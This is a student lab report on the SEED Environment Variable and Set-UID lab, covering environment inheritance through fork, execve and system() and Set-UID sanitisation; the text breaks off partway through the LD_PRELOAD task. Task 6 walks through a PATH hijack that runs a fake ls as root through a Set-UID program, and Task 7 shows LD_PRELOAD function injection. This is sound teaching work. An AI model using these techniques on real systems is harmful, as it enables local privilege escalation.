

Universidade do Minho
Escola de Engenharia

Computer Systems Security

TP1 - Environment Variable and Set-UID Program Lab

pg60244 - Diogo Gomes Rodrigues

pg59788 - José Diogo Azevedo Martins

pg59802 - Tomás Moura Martins dos Santos Ferreira

2025/2026

Index

1. Task 1: Manipulating Environment Variables

In this task, we explored how to view, create, export, and remove environment variables in the Bash shell. Environment variables are key–value pairs that store configuration information used by the operating system and shell sessions. They influence the behavior of programs and processes (for example, defining the user's home directory, current working directory, or language settings). The goal of this task was to understand how these variables are managed and propagated within a Linux environment.

We began by using the *printenv* command, which displays all the environment variables currently active in the system. The output included variables such as SHELL, USER, HOME, LANG, and PATH, which define the user's session and environment configuration.

```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1989,unix/VM:/
tmp/.ICE-unix/1989
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1951
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/TP1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:
do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:
sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:
*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:
*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:
*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:
*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:
*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:
*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:
*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:
*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:
*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:
*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:
*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:
*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:
*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:
*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/
screen/54a57407_69e3_4bbd_892f_8caac85065da
INVOCATION_ID=90a02197d4444f1da557eee4ec24019e
MANAGERPID=1745
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.96
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/
bus,guid=6c64a3ba8cb5d7f80d58318e68fcda7e
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:34920
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/
share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/
bus,guid=6c64a3ba8cb5d7f80d58318e68fcda7e
_=/usr/bin/printenv
```

When using printenv PWD, only the value of the variable PWD (Present Working Directory) was printed, showing /home/seed/Desktop/TP1, meaning the terminal was operating in that directory.

```
[10/25/25]seed@VM:~/.../TP1$ printenv PWD
/home/seed/Desktop/TP1
```

Next, we created a new variable named MYVAR with the command MYVAR=“boas”. When running echo “$MYVAR”, the terminal displayed its value correctly, proving that the variable existed locally within the current shell. However, when executing bash -c ‘echo “$MYVAR”’, no output was produced. This happened because a new Bash subshell was launched, and local variables are not inherited by child processes.

To make the variable available to child shells, we used the export command: export MYVAR=“boas”. This transformed MYVAR into an environment variable, meaning it would now be visible to any subprocess. Running bash -c ‘echo “$MYVAR”’ again confirmed this, the value “boas” appeared correctly, proving that the variable had been exported successfully.

Finally, we removed the variable with unset MYVAR. When running echo “$MYVAR” afterward, nothing was displayed, confirming that the variable was no longer defined in the environment or the shell.

```
[10/25/25]seed@VM:~/.../TP1$ MYVAR="boas"
[10/25/25]seed@VM:~/.../TP1$ echo "$MYVAR"
boas
[10/25/25]seed@VM:~/.../TP1$ bash -c 'echo "$MYVAR"'

[10/25/25]seed@VM:~/.../TP1$ export MYVAR="boas"
[10/25/25]seed@VM:~/.../TP1$ bash -c 'echo "$MYVAR"'
boas
[10/25/25]seed@VM:~/.../TP1$ unset MYVAR
[10/25/25]seed@VM:~/.../TP1$ echo "$MYVAR"

[10/25/25]seed@VM:~/.../TP1$
```

2. Task 2: Passing Environment Variables from Parent Process to Child Process

To study how a child process inherits environment variables from its parent process, we used the program **`myprintenv.c`** .

The program provided in the Lab Setup was compiled and executed, producing the following output:

```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2183,unix/VM:/
tmp/.ICE-unix/2183
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
LANGUAGE=en_US:en
LC_ADDRESS=pt_PT.UTF-8
GNOME_SHELL_SESSION_MODE=ubuntu
LC_NAME=pt_PT.UTF-8
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
LC_MONETARY=pt_PT.UTF-8
SSH_AGENT_PID=2146
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup SSC/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
  35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:
*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.
tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.
mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;
35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;
35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;
35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;
35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;
35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;
35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.
mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/
screen/65b2b4a6_8157_4596_8185_b50d624496fb
INVOCATION_ID=b5011a11fe8443d1afaaf163cc8d25c8
MANAGERPID=1944
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LC_IDENTIFICATION=pt_PT.UTF-8
LESSOPEN=| /usr/bin/lesspipe %s
```

```
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LC_PAPER=pt_PT.UTF-8
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;
35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00
:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44
:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01
;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:
*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.
t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;
31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.
zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=
01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;
31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:
*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.
cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;
31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;
35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;
USER=seed
GNOME_TERMINAL_SERVICE=:1.105
DISPLAY=:0
SHLVL=1
LC_TELEPHONE=pt_PT.UTF-8
QT_IM_MODULE=ibus
LC_MEASUREMENT=pt_PT.UTF-8
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/
bus,guid=0ed9c505134d3609116298e468f7f36c
PAPERSIZE=a4
LC_CTYPE=pt_PT.UTF-8
XDG_RUNTIME_DIR=/run/user/1000
LC_TIME=pt_PT.UTF-8
JOURNAL_STREAM=9:35624
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/
share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/
bus,guid=0ed9c505134d3609116298e468f7f36c
LC_NUMERIC=pt_PT.UTF-8
_=./a.out
```

To further analyze this behavior, we modified the program by removing a comment, as shown below:

```c
void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0: /* child process */
    printenv();
    exit(0);
  default: /* parent process */
    //printenv(); <-- Previous comment!
    printenv(); //<-- Now without comment!
    exit(0);
  }
}
```

After uncommenting the printenv() line in the parent process, the program now prints the environment variables for both the parent and the child processes. We redirected the output to files and manually separated them as **`env_print.txt`**(parent process) and **`env_print_2.txt`** (child process).

To verify whether there were any differences between the two sets of variables, we executed the *diff* command:

```
[10/21/25]seed@VM:~/.../Labsetup$ diff env_print.txt env_print_2.txt
[10/21/25]seed@VM:~/.../Labsetup$
```

3. Task 3: Environment Variables and execve()

The purpose of this task was to analyze how environment variables are managed when a new program is executed through the execve() system call. Unlike functions such as fork(), execve() does not create a new process, instead, it replaces the current process's code, data, and stack with those of the new program. Therefore, this task aims to understand whether and how environment variables are preserved or passed to the new program.

Initially, the program myenv.c was implemented as follows:

```c
#include <unistd.h>
extern char **environ;
int main() {
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0;
}
```

This version of the code calls /usr/bin/env (a program that prints all environment variables) but passes NULL as the third argument to execve(), meaning no environment is provided to the new process. When running the program the output was empty, confirming that no environment variables were passed to the new program. Even though TEST was exported in the shell, it did not appear because the environment argument was explicitly set to NULL. This shows that execve() does not automatically inherit the parent's environment — it replaces the process context entirely with a new one that has no environment entries.

```
[10/25/25]seed@VM:~/.../TP1$ export TEST="boas_da_shell"
[10/25/25]seed@VM:~/.../TP1$ ./myenv
[10/25/25]seed@VM:~/.../TP1$
```

Next, the program was modified to pass the process's own environment to the new program by changing the line:

```c
execve("/usr/bin/env", argv, NULL);
```

to

```c
execve("/usr/bin/env", argv, environ);
```

This change uses the global variable environ, which points to the current process's environment array. After recompiling and executing again, the program printed a full list of environment variables, including system variables such as SHELL, HOME, PATH, LANG, and also the user-defined variable TEST=boas_da_shell.

This confirmed that, by explicitly passing environ, the new program inherits all environment variables from the calling process.

```
[10/25/25]seed@VM:~/.../TP1$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1989,unix/VM:/
tmp/.ICE-unix/1989
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1951
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/TP1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:
do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:
sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:
*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:
*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:
*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:
*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:
*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:
*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:
*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:
*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:
*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:
*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:
*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:
*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:
*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:
*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/
screen/54a57407_69e3_4bbd_892f_8caac85065da
INVOCATION_ID=90a02197d4444f1da557eee4ec24019e
MANAGERPID=1745
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.96
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/
bus,guid=6c64a3ba8cb5d7f80d58318e68fcda7e
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:34920
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/
share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/
bus,guid=6c64a3ba8cb5d7f80d58318e68fcda7e
TEST=boas_da_shell
_=./myenv
```

From these observations, we can conclude that the execve() system call does not automatically inherit environment variables. The environment of the new program is entirely defined by the third parameter (envp) passed to execve().

When envp is set to NULL, the new program starts with an empty environment.

When envp is set to environ, the new program receives a copy of the current process's environment, including all exported variables.

This experiment clearly demonstrates that environment inheritance in Linux is explicitly controlled by the programmer through the parameters of execve().

4. Task 4: Environment Variables and system()

In this task, we explored how environment variables are inherited when a new program is executed through the C library function `system()`. This function provides a convenient way to run shell commands from within a program, but it differs significantly from direct system calls such as `execve()`.

While `execve()` replaces the current process image and can receive a completely new environment, `system()` internally invokes `/bin/sh -c <command>`, meaning it starts a new shell process that inherits the parent process's environment variables. As a result, any variables defined or exported in the calling process become available to the shell that executes the command.

The goal of this task was to verify this inheritance behavior by writing a simple C program that calls `system("/usr/bin/env")`, which prints all environment variables available to that shell.

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");
    return 0;
}
```

After compiling the program with gcc and executing it, the output displayed the full list of environment variables, essentially the same as those visible from the shell using `printenv`. This confirmed that the new `/bin/sh` process invoked by `system()` indeed inherited the parent's environment.

```
seed@VM:~/TP1$ gcc system_env.c -o system_env
seed@VM:~/TP1$ ./system_env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1989,unix/VM:/tmp/.ICE-unix/1989
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
...
_=/usr/bin/env
```

To further validate this, we defined a custom variable before running the program:

```
seed@VM:~/TP1$ export MYTEST="TESTTEST"
seed@VM:~/TP1$ ./system_env | grep MYTEST
MYTEST=TESTTEST
```

This experiment confirmed that exported variables are passed to the shell process created by `system()`.

However, when the variable was only defined locally (without `export`), it did not appear in the output:

```
seed@VM:~/TP1$ TEST2="AnotherTest"
seed@VM:~/TP1$ ./system_env | grep TEST2
seed@VM:~/TP1$
```

This reinforces the distinction between **shell variables** (local to the current shell) and **environment variables** (exported to child processes).

An important note is that `system()` runs a shell command by spawning a `/bin/sh` process, which means it can interpret shell metacharacters such as pipes, redirections, and expansions. This makes it convenient but potentially **unsafe** in security-sensitive programs, especially Set-UID binaries, since the shell might interpret user-controlled input in unintended ways. For this reason, `execve()` or `execvp()` are preferred for secure and controlled command execution.

5. Task 5: Environment Variable and Set-UID Programs

In this task, the goal was to understand how environment variables behave when a program is executed with Set-UID privileges. As previously seen, a process inherits its environment variables from its parent process. However, Set-UID programs may behave differently as proven with the following demonstration.

To study this behavior, the small C program was given and this program prints all environment variables visible. After compiling and converting it into a Set-UID program, we compared the environment variables seen by a normal user process and by the Set-UID process. The full process is shown here:

```
[10/24/25]seed@VM:~/.../Labsetup SSC$ cat print_env_g.c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
        int i = 0;
        while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
        }
}
[10/24/25]seed@VM:~/.../Labsetup SSC$ gcc print_env_g.c -o p_env.out
[10/24/25]seed@VM:~/.../Labsetup SSC$ sudo chown root p_env.out
[10/24/25]seed@VM:~/.../Labsetup SSC$ sudo chmod 4755 p_env.out
[10/24/25]seed@VM:~/.../Labsetup SSC$ whoami
seed
[10/24/25]seed@VM:~/.../Labsetup SSC$ export PATH=/bin:/usr/bin:/home/seed/Downloads
[10/24/25]seed@VM:~/.../Labsetup SSC$ export LD_LIBRARY_PATH=/home/seed/Downloads
[10/24/25]seed@VM:~/.../Labsetup SSC$ export HELLO=helloworld
[10/24/25]seed@VM:~/.../Labsetup SSC$ printenv | grep -E "PATH|LD_LIBRARY_PATH|HELLO"
HELLO=helloworld
WINDOWPATH=2
LD_LIBRARY_PATH=/home/seed/Downloads
PATH=/bin:/usr/bin:/home/seed/Downloads
[10/24/25]seed@VM:~/.../Labsetup SSC$ printenv | grep -E "PATH|LD_LIBRARY_PATH|HELLO" > seed_env.txt
[10/24/25]seed@VM:~/.../Labsetup SSC$ ./p_env.out | grep -E "PATH|LD_LIBRARY_PATH|HELLO" > setuid_env.txt
[10/24/25]seed@VM:~/.../Labsetup SSC$ diff seed_env.txt setuid_env.txt
3d2
< LD_LIBRARY_PATH=/home/seed/Downloads
```

The diff command produced an interesting output. After analyzing the output, we can verify that the only environment variable missing in the Set-UID process was ***LD_LIBRARY_PATH***. Both ***PATH*** and ***HELLO*** remained the same between the parent and Set-UID processes. We can analyze the generated files from the respective *printenv* and program execution with the grep to filter the result:

```
HELLO=helloworld
WINDOWPATH=2
LD_LIBRARY_PATH=/home/seed/
Downloads
PATH=/bin:/usr/bin:/home/seed/
Downloads
```

seed_env.txt

```
HELLO=helloworld
WINDOWPATH=2
PATH=/bin:/usr/bin:/home/seed/
Downloads
```

setuid_env.txt

The observed behavior demonstrates how Linux protects Set-UID programs from potential privilege escalation attacks. The ***LD_LIBRARY_PATH*** variable was removed because it is used to see which shared libraries are loaded, potentially allowing privilege escalation. If not sanitized, a malicious user could inject a fake library to gain root privileges when executing a Set-UID binary. Nevertheless, other environment variables, such as ***PATH*** or ***HELLO*** (created for the purpose of this exercise), are not inherently dangerous and therefore remain unchanged in the Set-UID environment.

6. Task 6: The PATH Environment Variable and Set-UID Programs

The PATH variable tells the shell which directories to search for executables when a command is invoked without an absolute path. If a privileged process (for example a binary with the Set-UID bit set and owned by root) calls system("ls"), the system() function internally runs /bin/sh -c "ls"; it is the shell that resolves ls by consulting PATH.

A Set-UID program runs with an effective UID equal to the file owner (for example root) and a real UID equal to the user who invoked it. Some shells detect they were started from a Set-UID process and immediately drop privileges (set the effective UID to the real UID), preventing commands executed by the shell from running with elevated privileges. Other shells do not drop privileges; in that case a malicious ls found via PATH may run with the file owner's privileges (for example root).

To demonstrate this we compile the following victim.c program which calls system("ls") and therefore relies on the shell to locate ls using PATH:

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("ls");
    return 0;
}
```

Compile the program:

```
seed@VM:~/TP1$ vi victim.c
seed@VM:~/TP1$ gcc victim.c -o victim
```

Then change its owner to root and set the Set-UID bit (performed as root):

```
seed@VM:~/TP1$ sudo chown root victim
seed@VM:~/TP1$ sudo chmod 4755 victim
```

Next we create a malicious `ls` in an attacker-controlled directory (for example `/home/seed`). This small program only proves execution by printing the real and effective UIDs, in a real attack it could attempt to spawn a root shell, write privileged files, or read `/etc/shadow`.

```c
#include <stdio.h>
#include <unistd.h>
int main() {
    printf("Malicious ls executed. ruid=%d euid=%d\n", getuid(),
geteuid());
    return 0;
}
```

Compile the malicious binary with the path name `/home/seed/ls`:

```
seed@VM:~/TP1$ gcc -o /home/seed/ls ls_mal.c
seed@VM:~/TP1$ chmod +x /home/seed/ls
```

After creating the malicious `ls`, prepend `/home/seed` to `PATH` so the shell finds the attacker binary first:

```
seed@VM:~/TP1$ export PATH=/home/seed:$PATH
```

Run the Set-UID victim. Depending on the shell behavior you will observe one of the following outcomes:

```
# Example when the invoked shell drops privileges (e.g. dash):
seed@VM:~/TP1$ ./victim
Malicious ls executed. ruid=1000 euid=1000

# Example when /bin/sh does not drop privileges (e.g. linked to zsh for demonstration):
seed@VM:~/TP1$ ./victim
Malicious ls executed. ruid=1000 euid=0
```

- When `victim` is Set-UID root, its effective UID is `0`. Calling `system("ls")` causes the C library to start `/bin/sh -c 'ls'`.
- If `/bin/sh` does not reduce privileges for Set-UID invocations, the shell runs with `euid=0`. The shell resolves `ls` by scanning the `PATH` it inherited (which a user controls). If an attacker directory is first in `PATH`, the shell executes the attacker's `/home/seed/ls`.
- The executed `/home/seed/ls` inherits the shell's effective UID and if the shell still has `euid=0`, the malicious program runs with root privileges. The printed `euid=0` in the second example above demonstrates this.
- Some shells (for example `dash`, often linked from `/bin/sh` on Ubuntu) include a countermeasure: when executed within a Set-UID process they immediately drop privileges (set effective UID to the real UID). This prevents the shell from launching commands with elevated privileges and blocks this class of attack when `/bin/sh` is such a shell.
- Therefore the exploit succeeds only if the invoked shell does not drop privileges (or if `/bin/sh` is symlinked to a shell without that mitigation).

7. Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

The purpose of this task was to analyse how environment variables, particularly LD_PRELOAD, influence the behaviour of the dynamic loader/linker in Linux systems, and how these variables are treated when executing privileged (Set-UID) programs. The variable LD_PRELOAD allows the user to load a custom shared library before all others, effectively overriding specific library functions at runtime. However, this mechanism can be dangerous if not controlled, as it allows code injection into executables. For that reason, the Linux dynamic loader enforces security measures that disable LD_PRELOAD when a program runs with elevated privileges (Set-UID or Set-GID). This experiment demonstrates that protection in practice.

A shared library was implemented to override the function sleep() with a simple message:

```
#include <stdio.h>
void sleep(int s) {
    printf("I am not sleeping!\n");
}
```

The library was compiled as follows:

```
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

The program **myprog.c** was written to display the real and effective UIDs and then call the sleep() function:

```c
#include <stdio.h>
#include <unistd.h>
int main() {
    printf("UIDs: real=%d effective=%d\n", getuid(), geteuid());
    sleep(1);
    return 0;
}
```

The following code represents the steps from creating the files used, compiling them, and what happens after running **myprog.c**:

```
[10/25/25]seed@VM:~/.../TP1$ nano mylib.c
[10/25/25]seed@VM:~/.../TP1$ gcc -fPIC -g -c mylib.c
[10/25/25]seed@VM:~/.../TP1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[10/25/25]seed@VM:~/.../TP1$ nano myprog.c
[10/25/25]seed@VM:~/.../TP1$ gcc -Wall -O2 -o myprog myprog.c
[10/25/25]seed@VM:~/.../TP1$ export LD_PRELOAD="$PWD/libmylib.so.1.0.1"
[10/25/25]seed@VM:~/.../TP1$ ./myprog
UIDs: real=1000 effective=1000
I am not sleeping!
[10/25/25]seed@VM:~/.../TP1$
```

After this, three scenarios were tested to observe how ***LD_PRELOAD*** behaves under different privilege levels.

7.1. Scenario 1 – Regular Program (No SUID)

```
[10/25/25]seed@VM:~/.../TP1$ export LD_PRELOAD="/home/seed/Desktop/TP1/libmylib.so.1.0.1"
[10/25/25]seed@VM:~/.../TP1$ ./myprog
UIDs: real=1000 effective=1000
I am not sleeping!
[10/25/25]seed@VM:~/.../TP1$
```

When the program was executed normally (no Set-UID bit), the real and effective UIDs were identical. The message “I am not sleeping!” was printed, confirming that the dynamic loader honoured ***LD_PRELOAD*** and loaded the custom library successfully. This proves that in unprivileged executions, ***LD_PRELOAD*** operates normally and can override library functions.

7.2. Scenario 2 – Set-UID Root Program (executed by normal user)

```
[10/25/25]seed@VM:~/.../TP1$ sudo chown root:root ./myprog
